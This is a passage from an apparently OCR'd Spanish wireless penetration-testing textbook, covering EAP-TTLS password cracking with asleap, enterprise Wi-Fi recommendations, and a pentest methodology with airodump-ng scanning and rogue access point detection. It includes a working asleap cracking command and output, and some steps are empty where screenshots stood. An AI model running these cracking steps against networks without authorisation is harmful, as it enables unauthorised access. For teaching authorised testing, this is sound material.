
Existen múltiples opciones de protocolo de autenticación que se pueden utilizar con EAP-TTLS. El más común es nuevo: MSCHAP-v2.

Como Windows no admite de forma nativa EAP-TTLS, vamos a usar OS X en esta demostración.

17.8.8. Cracking EAP_TTLS

Siga las instrucciones para comenzar:

1. EAP-TTLS también es activado por defecto en eap.conf. Vamos a iniciar el servidor de Radius y controlar el archivo de registro:



2. Ponemos en contacto a los clientes y entramos en el **SecurityTube** credenciales como el **nombre de usuario** y como contraseña **demo12345**:

3. Inmediatamente, la respuesta MSCHAP-v2 desafío / aparece en el archivo de registro:

4. Una vez más uso Asleap para romper la contraseña utilizada. Es importante tener en cuenta que cualquier lista de contraseñas que utilice debe contener la contraseña utilizada por el usuario. A fin de ilustrarlo si esto no es cierto, no vamos a ser capaces de romper la clave, deliberadamente nos hemos asegurado de que la contraseña no esté en la lista por defecto en BackTrack:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# asleap -C 0f:18:77:8f:4c:02:c3:90 -R 12:ef:10:7e:70:35:12:95:4a:51:8e:5f:f2:e5:5e:39:
6d:4a:ff:b7:41:87:14:76 -W list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "list".
        hash bytes:        f37e
        NT hash:           b486eb4a83bea2497df401405ba8f37e
        password:          demo12345
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
```

17.8.9. EAP-TTLS

Le animamos a probar los ataques, similar a lo que hemos sugerido para PAEP contra EAP-TTLS.

17.8.10. Mejores prácticas para empresas

Hemos visto un montón de ataques contra WPA/WPA2, tanto personales como empresariales. Basándonos en nuestra experiencia, recomendamos lo siguiente:

1. Para autónomos y empresas de tamaño mediano, utilice WPA2-PSK con una fuerte contraseña. Tiene 63 caracteres a su disposición. Hacer uso de ello.
2. Para las grandes empresas, use WPA2-Enterprise con EAP-TLS. Este utiliza certificados de cliente y del lado del servidor para la autenticación, y actualmente es irrompible.
3. Si usted tiene que utilizar PEAP o EAP-TTLS con WPA2-Enterprise, asegúrese de que la validación de certificados esté activado, las autoridades de certificación correctos son elegidos, los servidores RADIUS que están autorizadas se utilizan y finalmente, cualquier ajuste permite a los usuarios aceptar nuevos servidores Radio, los certificados, las autoridades de certificación estar apagado.

17.9. WLAN PENETRACIÓN

17.9.1. Metodología de pruebas

En los últimos ocho capítulos, hemos cubierto mucho terreno. Ahora es el momento de poner todo lo que hemos aprendido a prueba.

En este capítulo vamos a aprender cómo llevar a cabo una prueba de penetración inalámbrica con todos los conceptos que hemos aprendido. Vamos a explorar la red de un cliente y luego realizar sistemáticamente la prueba de penetración en varias etapas.

17.9.2. Pruebas de penetración inalámbrica

La metodología de las pruebas de penetración inalámbrica no es diferente de la alámbrica. Las diferencias radican en las técnicas actuales utilizadas para llevar a cabo actividades en varias fases. Aquellos con alguna experiencia en las pruebas de penetración del mundo del cable se sentirán como en casa. Para aquellos que no tienen esos conocimientos, no se preocupe, va a aprender esto muy rápido.

En términos generales, podemos dividir un ejercicio de pruebas de penetración inalámbrica en las siguientes fases:

1. La fase de planificación
2. Fase de descubrimiento
3. Fase de ataque
4. Fase de informes

Ahora vamos a examinar cada una de estas fases por separado.

Planificación

En esta fase, se entiende lo siguiente:

1. ***Ámbito de aplicación de la evaluación:*** El cliente que contrata al pentester deberá definir el alcance de la evaluación. Por lo general, la siguiente información es recogida:
   - Ubicación de la prueba de penetración, área de cobertura total de las instalaciones.
   - Número aproximado de puntos de acceso y clientes inalámbricos desplegados.
   - ¿Qué redes inalámbricas están incluidos en la evaluación?
   - En caso de una prueba nos diga si el sistema es vulnerable, ¿se hace, o debería simplemente informar?

2. ***Estimación de esfuerzo:*** Una vez que el ámbito está claro, el pentester tiene que hacer una estimación del esfuerzo de toda la actividad. Esto consistirá en lo siguiente:
   - El número de días disponibles para la prueba de penetración.
   - El número de horas que se requieran para el trabajo.
   - La profundidad del ensayo de penetración sobre la base de los requisitos.

3. ***Legalidad:*** Las pruebas de penetración son un asunto serio y las cosas pueden salir muy mal a veces. Por lo tanto, es importante tener un acuerdo de indemnización que garantice que la prueba de intrusión o su empresa no es responsable de los daños resultantes de esta prueba. También, a veces, los clientes pueden requerir que usted firme un acuerdo de confidencialidad **(NDA)** para garantizar que los datos que se reúnen y los resultados de las pruebas de intrusión son privados y no pueden ser revelados a terceros. Además, debe ser consciente de las leyes locales que pudieran ser de aplicación como los canales y niveles de potencia permitidos. Es importante asegurarse de que las leyes locales no deben romperse durante el ensayo de penetración.

   En esta fase, vamos a explorar las redes inalámbricas y encontrar diferentes puntos de acceso y clientes en los alrededores.

17.9.3. Descubrimiento de dispositivos inalámbricos

Siga las instrucciones para comenzar:

1. Crear una interfaz en modo monitor usando su tarjeta, como se muestra en la siguiente pantalla:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:1a:1f:c2
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

wlan0     Link encap:Ethernet  HWaddr 00:c0:ca:3e:bd:93
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~# ifconfig wlan0 up
root@bt:~# airmon-ng start wlan0


Interface       Chipset         Driver

wlan0           RTL8187         rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

2. Use airodump-ng para iniciar la exploración del espacio aéreo. Asegúrese de que pasa a través del salto de canales en todas las bandas de 802,11 b y g:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airodump-ng --band bg --cswitch 1 mon0
```

3. Desplácese por las instalaciones para obtener mayor número de clientes y puntos de acceso como sea posible:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help

CH  8 ][ Elapsed: 52 s ][ 2011-04-28 10:32

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:40:53:02:FC  -53       56       13    0   6  54   WPA  TKIP   PSK  vivek
00:21:91:D2:8E:25  -66      103        5    0   1  54e. WPA  TKIP   PSK  Wireless Lab
00:17:7C:09:CF:10  -69       26        0    0  11  54e  WPA  TKIP   PSK  Sunny
00:22:7F:66:83:79   -1        0        3    0 158  -1   WPA              <length:  0>
40:4A:03:AB:EB:E2  -73        3        0    0   6  54 . WPA  TKIP   PSK  tata

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:1E:40:53:02:FC  C8:BC:C8:EE:12:0B   -3   36 - 1      0       15  vivek
00:1E:40:53:02:FC  70:F1:A1:84:29:1A  -39   54 -48      0        7
00:21:91:D2:8E:25  00:22:FB:35:FC:44  -20   48e-12e     0       14  Vivek
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -24    0 - 1e     0       29  Wireless Lab,Vivek

root@bt:~#
```

4. Solicite al administrador del sistema de la empresa una lista de direcciones MAC para todos los puntos de acceso y clientes inalámbricos. Esto nos ayudará en la siguiente fase.

Tomamos una exploración de toda la red inalámbrica en la zona. Esto ya nos da una idea clara sobre lo que está en el aire. Ahora vamos a analizar todo esto y a estudiar el ataque de penetración real en la fase de ataque.

Ataque

Ahora que entendemos lo que está en el espacio aéreo de la red autorizada, tenemos que dividir el problema en partes más pequeñas.

En nuestra fase de ataque, vamos a explorar lo siguiente:

- Encontrar los puntos de acceso
- Encontrar malas asociaciones de clientes
- Encontrar clientes no autorizados
- Técnicas de encriptación
- Penetrar en la infraestructura
- Comprometer clientes

Encontrar los puntos de acceso

El administrador nos ha proporcionado la lista de direcciones MAC de los clientes autorizados y los puntos de acceso:

Punto de acceso autorizado:

- ESSID: Wireless Lab
- MAC **Address**: 00:21:91:D2:8E:25
- **Configuración**: WPA-PSK

Los clientes autorizados:

- MAC **Address**: 60:FB:42:D5:E4:01


Ahora vamos a utilizar esta lista para encontrar puntos de acceso en el sistema.

17.9.4. Buscando puntos de acceso no autorizados


Siga las instrucciones para comenzar:

1. Volcamos una lista de todas las direcciones MAC en el swich de la red del cliente. En el caso más común, las interfaces de cable e inalámbricas de direcciones MAC difieren en 1. Nos encontramos con la siguiente lista de direcciones de los swichs: 00:21:91:D2:8E:26 y 00:24:B2:24:7E:BF que están cerca de los que observamos en el aire.

2. Se trata de cerrar los puntos de acceso como se muestra en la captura de pantalla:



3. Esto nos lleva a la conclusión de que el punto de acceso con ESSID New NETGEAR q y la dirección MAC inalámbrica 00:24:B2:24:7E:BE con la MAC en la cara del cable 00:24:B2:24:7E:BF es un dispositivo no autorizado.



4. Ahora usamos varios comandos del conmutador de red para averiguar qué puerto físico se conecta a la red corporativa y retírela.

17.9.5. Encontrar clientes no autorizados

Una de las principales preocupaciones es que un cliente no autorizado se conecta a la red corporativa. Estos pueden haber sido traídos por los empleados o alguien puede haber entrado en la red. En esta sección, vamos a ver cómo encontrar clientes no autorizados:

17.9.6. Clientes no autorizados

Siga las instrucciones para comenzar:

1. Nos fijamos en la parte del cliente de la salida de airodump-ng:

```
BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   C8:BC:C8:EE:12:0B  -19    0 - 1     86        5  vivek
(not associated)   00:14:A5:AC:42:72  -62    0 - 1      0        1
(not associated)   00:22:7F:28:23:08  -68    0 - 2      0        2  Mesh-320833000058-12
00:21:91:D2:8E:25  00:22:FB:35:FC:44  -25   54e-54e     0       15  Vivek
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -73    0 - 1e   508       39  Wireless Lab,Vivek
00:1E:40:53:02:FC  70:F1:A1:84:29:1A  -48   54 - 1    164        7
40:4A:03:AB:EB:E2  78:E4:00:51:98:59  -66    0 - 1      0        1
00:22:7F:25:0A:99  00:24:2B:64:DF:A4   -1    1 - 0      0        5
AC:67:06:32:AC:99  00:21:5C:81:B9:C7   -1    1e- 0      0        4
```

2. Podemos ver claramente que un cliente con la dirección MAC se asocia con el punto de acceso autorizado, a pesar de que no es parte de la red corporativa:

```
BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   C8:BC:C8:EE:12:0B  -19    0 - 1     86        5  vivek
(not associated)   00:14:A5:AC:42:72  -62    0 - 1      0        1
(not associated)   00:22:7F:28:23:08  -68    0 - 2      0        2  Mesh-320833000058-12
00:21:91:D2:8E:25  00:22:FB:35:FC:44  -25   54e-54e     0       15  Vivek
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -73    0 - 1e   508       39  Wireless Lab,Vivek
00:1E:40:53:02:FC  70:F1:A1:84:29:1A  -48   54 - 1    164        7
40:4A:03:AB:EB:E2  78:E4:00:51:98:59  -66    0 - 1      0        1
00:22:7F:25:0A:99  00:24:2B:64:DF:A4   -1    1 - 0      0        5
AC:67:06:32:AC:99  00:21:5C:81:B9:C7   -1    1e- 0      0        4
```

3. Esto claramente nos permite localizar los clientes no autorizados conectados a la red.

17.9.7. Técnicas de encriptación


Ahora echemos un vistazo a la red autorizada y veamos si podemos romper la clave de red WPA. Vemos que el cifrado de la red es WPA-PSK, esta es una mala señal en sí misma. Vamos a tratar un ataque de diccionario sencillo para comprobar la fortaleza de la contraseña elegida.

17.9.8. Cracking WPA


Siga las instrucciones para comenzar:

